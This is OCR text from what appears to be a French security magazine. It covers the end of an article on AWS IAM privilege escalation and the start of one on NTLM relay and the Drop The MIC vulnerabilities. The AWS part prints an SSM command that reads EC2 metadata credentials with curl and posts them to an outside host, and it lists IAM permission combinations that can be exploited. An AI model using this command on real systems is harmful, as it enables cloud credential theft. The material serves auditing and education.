Concrètement, cela se matérialise par l'accès au service métadonnées HTTP d'AWS (via l'URL http://169.254.169.254/) depuis l'instance EC2

Aperçu du token STS obtenu depuis le service de métadonnées AWS

On peut ainsi reprendre le token pour utiliser l'API AWS comme tout autre compte :



Le rôle ne permet pas de consulter les autorisations IAM

Note : Par expérience, les privilèges donnés à des instances EC2 sont souvent restreints et ne permettent le plus souvent que des accès aux compartiments S3.

Exploitation d'un rôle de service au travers d'une instance EC2 existante via le service SSM

Dans un cas plus particulier, il est possible d'exploiter les privilèges accordés à une instance au travers du service Amazon Systems Manager (SSM). Toutefois, deux conditions sont requises afin d'exploiter ce vecteur :

- Que l'instance soit gérée par le service (agent installé et rôle spécifique appliqué) ;
- Que l'attaquant soit en mesure d'exécuter une commande en ayant l'autorisation ssm:SendCommand

Autorisation exploitée
ssm:SendCommand

L'agent nécessaire au service Amazon Systems Manager (AWS SSM) pour les instances EC2 est déjà installé pour les Amazon Machine Images (AMI) suivantes :

- Amazon Linux ;
- Amazon Linux 2 ;
- Ubuntu Server 16.04 ;
- Ubuntu Server 18.04 ;
- Amazon ECS-Optimized.

Toutefois, leur gestion au travers du service SSM requiert des autorisations particulières au sein du profil d'instance (notamment ssmmessages:CreateControlChannel).

Le profil par défaut pour une mise en place rapide de ce service se nomme AmazonSSMRoleForInstancesQuickSetup.

Si toutes les conditions sont réunies pour utiliser ssm:SendCommand, il est alors possible d'en extraire le jeton STS associé afin d'obtenir ses privilèges :

```
XMCO-SB:XMCloudSnap sbu$ aws ssm send-command \
> --instance-ids "i-0082016[illegible]" \
> --document-name "AWS-RunShellScript" \
> --comment "DumpMetadata" \
> --parameters 'commands=['curl --data \"$(curl http://169.254.169.254/latest/meta-data/iam/security-credentials/S3AccessFromE
C2)\" https:/[illegible]7043492059\"' --region eu-west-3
{
    "Command": {
        "CommandId": "42805d98-428e-48cd-896a-cf0350287cf3",
        "DocumentName": "AWS-RunShellScript",
        "DocumentVersion": "",
        "Comment": "DumpMetadata",
```

On extrait le token depuis l'instance gérée

Une fois le jeton obtenu depuis les métadonnées, on procède comme vu précédemment afin de découvrir l'étendue des privilèges obtenus :

Aperçu du jeton STS de l'instance EC2


Une dernière possibilité avec SSM est l'utilisation d'un rôle tiers au travers des opérations suivantes :

Autorisations exploitées	
ssm:StartAutomationExecution	ssm:UpdateManagedInstanceRole

Exploitation d'un rôle de service au travers d'une instance EC2 existante via les données utilisateur


Il est possible de modifier les paramètres des instances EC2 afin d'y faire exécuter des commandes au démarrage.

Pour ceux qui n'auraient pas eu l'occasion d'utiliser cette fonctionnalité, il s'agit des données utilisateur ici présentes :



Modification des données utilisateur

On peut alors facilement imaginer qu'en modifiant ces données, on puisse prendre les privilèges de l'instance :



Aperçu des données définies pour l'instance

Autorisations exploitées	
ec2:ModifyInstanceAttribute **ET** ec2:RebootInstances/ec2:StartInstances	ec2:ImportKeyPair

Exploitation d'un rôle de service au travers d'une instance EC2 existante via l'ajout d'un profil d'instance

En ayant la possibilité d'accéder à une instance EC2 par la suite, il est possible d'exploiter un profil d'instance créé depuis un rôle dont on souhaite exploiter les privilèges.

Autorisations exploitées
iam:PassRole **ET** iam:CreateInstanceProfile **ET** iam:AddRoleToInstanceProfile

Exploitation d'un rôle de service via la création de nouvelles ressources AWS

Il est possible d'exploiter d'autres rôles de service, toutefois, dans la majorité des cas, il sera nécessaire de posséder l'autorisation iam:PassRole afin de pouvoir créer une nouvelle ressource pouvant l'exploiter.

Dans la première partie de l'article (ActuSécu #53) nous avions vu voir comment était définie la relation d'approbation (trust relationship) d'un rôle, et ainsi si celui-ci peut être obtenu par un service AWS.

Toutefois, on ne suspecterait pas forcément qu'une telle autorisation soit présente dans un peu moins de 70 stratégies gérées par AWS, rendues ainsi exploitables pour une élévation de privilèges : CloudWatchEventsFullAccess, AWSMarketplaceFullAccess, NetworkAdministrator, NeptuneFullAccess, AWSOpsWorksRole, AWSMarketplaceFullAccess, AmazonElasticMapReduceRole, AmazonDynamoDBFullAccesswithDataPipeline, etc.

On peut ainsi exploiter un rôle de service destiné à AWS Lambda au travers des autorisations suivantes :

Autorisations exploitées	Détails
iam:PassRole **ET** lambda:CreateFunction	Appel possible via lambda:CreateFunction **ET** lambda:PutFunctionEventInvoke-Config **ET (**lambda:CreateEventSourceMapping **OU** UpdateEventSourceMapping ou un évenement API Gateway, AWS IoT, Alexa Skills Kit, Application Load Balancer, CloudWatch Events/EventBridge, CloudWatch Logs, CodeCommit, DynamoDB, Kinesis, S3, SNS, SQS
lambda:UpdateFunctionCode	Pour exploiter le rôle d'une lambda fonction déjà en place
lambda:UpdateFunctionConfiguration	Change le rôle associé à la fonction

D'autres services peuvent être exploités de la même façon :

Autorisations exploitées
iam:PassRole **ET (**glue:CreateDevEndpoint **OU** UpdateDevEndpoint) **ET** glue:GetDevEndpoint(s)
iam:PassRole **ET** cloudformation:CreateStack **ET** cloudformation:DescribeStacks
iam:PassRole **ET** datapipeline:CreatePipeline **ET** datapipeline:PutPipelineDefinition **ET** datapipeline:ActivatePipeline
iam:PassRole **ET** cloudformation:CreateStack
iam:PassRole **ET** (datapipeline:CreatePipeline **OU** datapipeline:PutPipelineDefinition)
iam:PassRole **ET** codestar:CreateProject
codestar:CreateProjectFromTemplate
codestar:CreateProject **ET** codestar:AssociateTeamMember

Les services AWS étant en constante évolution, cette liste n'a aucunement vocation à être exhaustive.

Enchaînement de privilèges

Afin de rendre une élévation de privilèges exploitable, il est parfois nécessaire d'enchaîner plusieurs autorisations. Par pivots, il est en effet possible d'atteindre des ressources dont l'accès était normalement destiné à des services spécifiques de l'infrastructure et que l'on n'aurait pas nécessairement suspectés.

Commandes et outils permettant d'identifier ce type de vulnérabilité

Il est possible d'identifier manuellement de tels défauts via l'export des autorisations utilisateur et rôle via :

```
> aws iam get-account-authorization-details
```

En ayant connaissance des autorisations les plus sensibles, on peut facilement identifier de premiers vecteurs :


User	Action	Conditi	Effect	Resourc	Principa	Sid
KMCO_Audit	apigateway:GET		Allow	arn:aws:apigateway:*::/restapis/*/resources		
KMCO_Audit	apigateway:GET		Allow	arn:aws:apigateway:*::/restapis/*/resources		
KMCO_Audit	apigateway:GET		Allow	arn:aws:apigateway:*::/vpclinks		
KMCO_Audit	NotAction: autoscaling:Describe*		Allow	*		
KMCO_Audit	NotAction: autoscaling:UpdateAutoScalingGroup		Allow	*		
KMCO_Audit	NotAction: cloudformation:CreateStack		Allow	*		
KMCO_Audit	NotAction: cloudformation:DeleteStack		Allow	*		
KMCO_Audit	NotAction: cloudformation:DescribeStack*		Allow	*		
KMCO_Audit	NotAction: cloudformation:UpdateStack		Allow	*		
KMCO_Audit	NotAction: cloudwatch:GetMetricStatistics		Allow	*		
KMCO_Audit	NotAction: ec2:Describe*		Allow	*		
KMCO_Audit	NotAction: elasticloadbalancing:*		Allow	*		
KMCO_Audit	NotAction: ecs:*		Allow	*		
KMCO_Audit	NotAction: events:DescribeRule		Allow	*		
KMCO_Audit	NotAction: events:DeleteRule		Allow	*		
KMCO_Audit	NotAction: events:ListRuleNamesByTarget		Allow	*		
KMCO_Audit	NotAction: events:ListTargetsByRule		Allow	*		
KMCO_Audit	NotAction: events:PutRule		Allow	*		
KMCO_Audit	NotAction: events:PutTargets		Allow	*		
KMCO_Audit	NotAction: events:RemoveTargets		Allow	*		
KMCO_Audit	NotAction: iam:ListInstanceProfiles		Allow	*		
KMCO_Audit	NotAction: iam:ListRoles		Allow	*		
KMCO_Audit	NotAction: iam:PassRole		Allow	*		
KMCO_Audit	s3:GetObject		Allow	*		VisualEditor0

Traitement des autorisations AWS

Sur de grandes infrastructures, il conviendra d'automatiser cette identification. Pour vous aider, il existe notamment les outils suivants :

Outils	Dépôts
Pmapper	https://github.com/nccgroup/PMapper
cloudsplaining	https://github.com/salesforce/cloudsplaining
awspx	https://github.com/FSecureLABS/awspx/

On retiendra particulièrement les cas de Pmapper et awspx, permettant d'étudier les enchaînements possibles de privilèges et de ressources, comme vus dans les cas précédents :



Exemple de graphe généré après audit de PMapper

> Conclusion

Les services et paramètres associés sont nombreux et évoluent en permanence, il est ainsi difficile d'être exhaustif sur les risques encourus au sein d'un environnement AWS. L'une des premières recommandations permettant de réduire cette difficulté est de ne pas négliger la prise d'informations et l'analyse en amont de l'environnement à attaquer/auditer.

En effet, certaines ressources/privilèges pouvant normalement paraître anodins peuvent rapidement être exploités en chaîne pour avoir des impacts métiers critiques.

D'un point de vue mise en conformité, une tendance émerge toutefois depuis l'arrivée de services d'audit (Amazon Inspector), de détection (Amazon GuardDuty) et d'analyse (Amazon Detective), AWS fait en sorte de couvrir par lui-même ce besoin.

En ayant lui-même la maîtrise de leurs services et environnements, on ne peut que facilement prendre le pari qu'AWS arrivera à ses fins en proposant un excellent niveau d'outillage pour la prévention et la détection de menaces de sécurité.

Références

[1] https://docs.aws.amazon.com/fr_fr/AmazonS3/latest/dev/intro-managing-access-s3-resources.html

[2] https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation

[3] https://github.com/RhinoSecurityLabs/pacu/blob/master/modules/iam__privesc_scan/main.py

[4] https://rhinosecuritylabs.com/aws/escalating-aws-iam-privileges-undocumented-codestar-api/

[5] https://docs.aws.amazon.com/fr_fr/AWSEC2/latest/UserGuide/ec2-instance-metadata.html

> Analyse de la vulnérabilité "Drop The Mic"

L'équipe de sécurité de Preempt a publié en 2019 deux vulnérabilités permettant à un attaquant d'altérer des échanges NTLM entre un client et un serveur. Ces deux vulnérabilités font revivre l'attaque très répandue qu'est le relai NTLM. Cet article vise à présenter le protocole NTLM ainsi que les deux vulnérabilités Drop The MIC (CVE-2019-1040) et Drop The MIC 2 (CVE-2019-1166).

Par Wilfried JAGUENAUD et Nicolas QUERHAMMER

NTLM et les vulnérabilités Drop The Mic

Adobe Stock

> Reprenons les bases : le protocole NTLM

NTLM, ou NT LAN Manager, est un protocole d'authentification de type challenge/réponse, c'est-à-dire que les clients sont en mesure de s'authentifier sans dévoiler leur mot de passe au serveur. Ce protocole d'authentification est porté par des protocoles de la couche application du modèle OSI. Il peut donc être imbriqué dans des communications telles que HTTP, SMB, LDAP ou SQL.

Un client peut aussi bien s'authentifier sur un partage de fichiers via une authentification NTLM dans des échanges SMB que sur une application Web via une authentification NTLM présente dans des échanges HTTP. En effet, le protocole NTLM est indépendant du protocole applicatif utilisé.


L'authentification NTLM se déroule en 3 étapes. Chaque étape étant un message envoyé entre un client et un serveur :

- **NTLM_NEGOTIATE** : un client demande à s'authentifier auprès d'un serveur. Le client envoie les paramètres et les drapeaux NTLM qu'il supporte.
Ex : Je suis X et je souhaite m'authentifier, je supporte la signature.

- **NTLM_CHALLENGE** : le serveur envoie un challenge au client
Ex : D'accord X, voici un challenge 0xdeadbeef que tu dois me retourner chiffré. Je supporte également la signature.

✚ **NTLM_AUTHENTICATE** : le client renvoie le challenge chiffré avec une clé qui n'est connue que par lui ainsi que par le serveur (dans le cas d'un compte local) ou le contrôleur de domaine (dans le cas d'un compte de domaine). La clé utilisée étant le condensat du hash NTLM du compte local ou du compte du domaine.
Ex : Voici mes informations d'utilisateur et le challenge chiffré.


La figure ci-dessous représente les différentes phases de l'authentification NTLM.



Étapes de l'authentification NTLM

Ensuite, si l'utilisateur tentant de s'authentifier est un utilisateur local du serveur, alors le serveur récupère le challenge chiffré du client souhaitant s'authentifier. Il va chiffrer le challenge qu'il a envoyé lors de l'étape 2 de la phase de l'authentification. Ensuite, il compare le challenge chiffré qu'il a généré avec le challenge chiffré retourné par le client lors de l'étape 3. Si ces deux challenges sont identiques, alors le client est authentifié.

Dans le cas où le client est un utilisateur du domaine, le serveur envoie le nom d'utilisateur, le challenge de l'étape 2 (non chiffré) et la réponse du client au contrôleur de domaine. Le contrôleur de domaine va ensuite chiffrer le challenge et le comparer avec le challenge chiffré contenu dans la réponse du client. Si les deux challenges sont identiques alors le client est authentifié.



Exemples d'authentification d'un utilisateur local ou d'un utilisateur du domaine

Note : Les façons dont le serveur vérifie les identifiants du client ne seront pas détaillées dans cet article, car elles n'apportent aucune information supplémentaire sur le protocole NTLM et les vulnérabilités qui seront présentées par la suite.

> Les principales faiblesses de NTLM

Utilisation d'algorithmes dépréciés

Hash LM et NT

Le protocole NTLM (que ce soit la version NTLMv1 ou version NTLMv2) utilise le mot de passe du client sous forme de condensat (hash). Pour cela, il utilise soit un condensat LM soit un condensat NT.

Le hash LM, qui n'est plus utilisé par défaut depuis Windows Vista, possède plusieurs faiblesses. Tout d'abord, la longueur maximale du mot de passe qui peut être condensée est de 14 caractères. Un mot de passe plus long sera tronqué. De plus, lors de la génération du condensat, le mot de passe est séparé en deux, tous les caractères sont convertis en majuscules, avant que chaque partie de 7 caractères soit traitée individuellement en utilisant l'algorithme de chiffrement obsolète DES.

Le hash NT, successeur du hash LM, corrige certains de ces défauts. En effet, il peut prendre en entrée un mot de passe jusqu'à 127 caractères, ne les convertit pas en majuscules et traite le mot de passe en une seule partie. Néanmoins, il utilise l'algorithme de hachage MD4 pour la génération du condensat, qui est lui aussi considéré comme obsolète.

Les études actuelles montrent que le hash NT d'un mot de passe de 8 caractères peut être "cassé" en une journée avec une configuration hardware accessible par tout attaquant.

C'est pour cette raison que les deux algorithmes de condensat sont définis comme non sécurisés et permettent à un attaquant de les "casser" en mode hors ligne via des attaques de type force brute ou l'utilisation de rainbow tables.

De plus, les hash LM et NT d'un utilisateur ne sont modifiés qu'après modification du mot de passe. Un attaquant parvenant à récupérer le condensat LM ou NT d'un utilisateur est alors en mesure d'usurper son identité sur le domaine tant que l'utilisateur n'aura pas modifié son mot de passe.

Protocole NTLMv1

Comme évoqué lors de la présentation du protocole NTLM, il existe aujourd'hui deux versions du protocole (NTLMv1 et NTLMv2). La version 1 du protocole NTLM utilise une fonction cryptographique à sens unique obsolète (MD4 / DES) pour la génération de la clé de session.

```
Define NTOWFv1(Passwd, User, UserDom) as MD4(UNICODE(Passwd)) EndDefine

Define LMOWFv1(Passwd, User, UserDom) as
ConcatenationOf( DES( UpperCase( Passwd)[0..6],"KGS!@#$%"),
DES( UpperCase( Passwd)[7..13],"KGS!@#$%"))
```

Authentification à sens unique

Le protocole NTLM (que ce soit dans la version NTLMv1 ou NTLMv2) permet à un client de prouver son identité et donc de s'authentifier auprès d'un service.

Le client ne dispose en revanche d'aucun moyen pour valider l'identité du serveur sur lequel il souhaite s'authentifier. En effet, contrairement au protocole Kerberos, l'authentification est à sens unique et les services distants ne disposent d'aucun moyen de prouver leur identité au client.


Si un attaquant force un client à s'authentifier à lui, alors le client n'est pas en mesure de vérifier l'identité de l'attaquant. Le client va ainsi envoyer ses informations d'identification (de manière chiffrée) à l'attaquant. Cette attaque est appelée le relai NTLM.

Le relai NTLM

Le relai NTLM est une attaque particulièrement utilisée en environnement Active Directory. Cette attaque a pour objectif de se positionner entre un client et un serveur afin de réaliser des actions sur le serveur en usurpant l'identité du client. En effet, dans ce type d'attaque, l'attaquant se positionne en tant qu'Homme du Milieu et relai l'authentification NTLM du client vers un serveur distant. Il est ainsi en mesure d'accéder au serveur distant avec les privilèges du client.

Ce type d'attaque est possible si aucun mécanisme n'est utilisé après authentification pour garantir l'identité du client. Ce mécanisme de sécurité est la signature des sessions.

Le schéma suivant représente un attaquant réalisant une attaque de type relai NTLM.



Attaquant relayant l'authentification d'une victime vers un serveur distant

L'attaquant relaie les informations d'authentification de sa victime vers le serveur distant. La victime n'est ainsi pas connectée sur le serveur et l'attaquant établit une session. Du côté de la victime, le processus d'authentification est transparent. En effet, la victime pensera simplement que l'authentification a échouée.

« Le client ne dispose en revanche d'aucun moyen pour valider l'identité du serveur sur lequel il souhaite s'authentifier. En effet, contrairement au protocole Kerberos, l'authentification est à sens unique et les services distants ne disposent d'aucun moyen de prouver leur identité au client. »

Il est important de rappeler qu'ici l'attaquant ne récupère en aucun cas le mot de passe de la victime. Les seules informations que l'attaquant récupère sont le nom de l'utilisateur, le domaine et le challenge chiffré avec comme clé le condensat NT de la victime. À partir de ces informations, un attaquant peut effectuer des attaques par force brute, afin de retrouver le condensat NT utilisé de la victime, qui pourra ensuite être utilisé pour des attaques de type Pass-The-Hash ou pour retrouver le mot de passe (à nouveau via des attaques par force brute).


Cet article se concentrant sur l'attaque dite de relai NTLM, et notamment sur les deux vulnérabilités Drop The MIC et Drop The MIC 2, nous n'allons pas entrer plus dans les détails au sujet des attaques mentionnées plus haut.

> Authentification et session

Authentification

Pour comprendre la suite de cet article, il est important de s'arrêter sur les notions d'authentification et de session.

L'authentification consiste à prouver son identité auprès d'un serveur, afin d'y avoir accès. En cas de réussite, une session est établie entre le serveur et le client ayant soumis des informations d'authentification prouvant son identité. Cette session permet ensuite d'effectuer des échanges avec les droits liés à l'identité.
Si nous prenons par exemple un client qui souhaite accéder à un partage réseau via SMB de manière authentifiée, le protocole portant l'authentification sera donc NTLM et le protocole portant la session sera SMB. Le schéma suivant résume l'authentification NTLM via SMB.



Authentification NTLM portée par le protocole applicatif SMB

Dans notre cas (une authentification via SMB sans aucune mesure de sécurité), un attaquant mettant en place une attaque de type NTLM relai, pourrait détourner l'authentification entre un client et un serveur, afin d'usurper l'identité de ce client, et obtenir une session ayant des droits liés à l'identité ainsi usurpée.
Néanmoins, un mécanisme de sécurité permettant de se prémunir de ce type d'attaque existe: la signature des sessions.

Signature des sessions

La signature est un mécanisme qui permet de s'assurer de l'authenticité des requêtes échangées entre un client et un serveur après l'authentification NTLM réussie. En appliquant cette sécurité sur les requêtes échangées lors d'une session, le serveur distant va pouvoir vérifier que les requêtes reçues ont bien été envoyées par l'utilisateur ayant initié la session.

La signature des paquets est basée sur le secret de l'utilisateur (son mot de passe). En effet, la clé utilisée est générée via une fonction prenant en entrée le condensat NT ou LM du client, étant eux-mêmes calculés à partir du mot de passe de l'utilisateur. Or, l'attaquant ne connaissant pas le secret de la victime, il ne pourra pas signer ses échanges avec le serveur distant. Ceux-ci

seront donc rejetés par le serveur. La description complète de la génération du secret est détaillée un peu plus bas dans l'article. Ce principe de signature peut s'appliquer sur la totalité des échanges effectués lors de la session, à condition que le protocole utilisé (par exemple SMB) supporte la signature des requêtes.

Par exemple, la mise en place de la signature des échanges SMB lors de la session est décidée lors de l'étape de Négociation :
1. Le client définit (au sein de sa demande d'authentification à travers l'attribut Security mode) si, de son côté, la signature est activée et si elle est requise ;
2. Le serveur répond à son tour au sein du même attribut sa configuration concernant la signature ;
3. Lors de la phase d'authentification, l'attribut Negotiate Sign au sein du paquet NTLM sera défini selon les configurations échangées lors de l'étape de négociation

Mais qu'est-ce qui empêche un attaquant de modifier l'attribut Negotiate Sign afin de préciser que la signature n'est pas nécessaire (et à condition que le serveur ne force pas la signature) ? Nous allons parler de cette problématique (et de la solution mise en place) à la fin de cette partie.

L'utilisation de la signature des sessions est définie par les paramètres échangés entre le client et le serveur lors de la phase de négociation. Cette information est importante pour un attaquant qui souhaiterait compromettre un serveur en relayant une authentification NTLM. En effet, si le serveur distant force les clients à signer leurs échanges, alors l'attaquant ne sera pas en mesure de relayer l'authentification.

Si la version 1 du protocole SMB est utilisée, trois niveaux permettent aux clients et aux serveurs de définir la signature des échanges :
- **Required** : la signature est activée et requise ;
- **Enabled** : la signature est activée, mais n'est pas requise ;
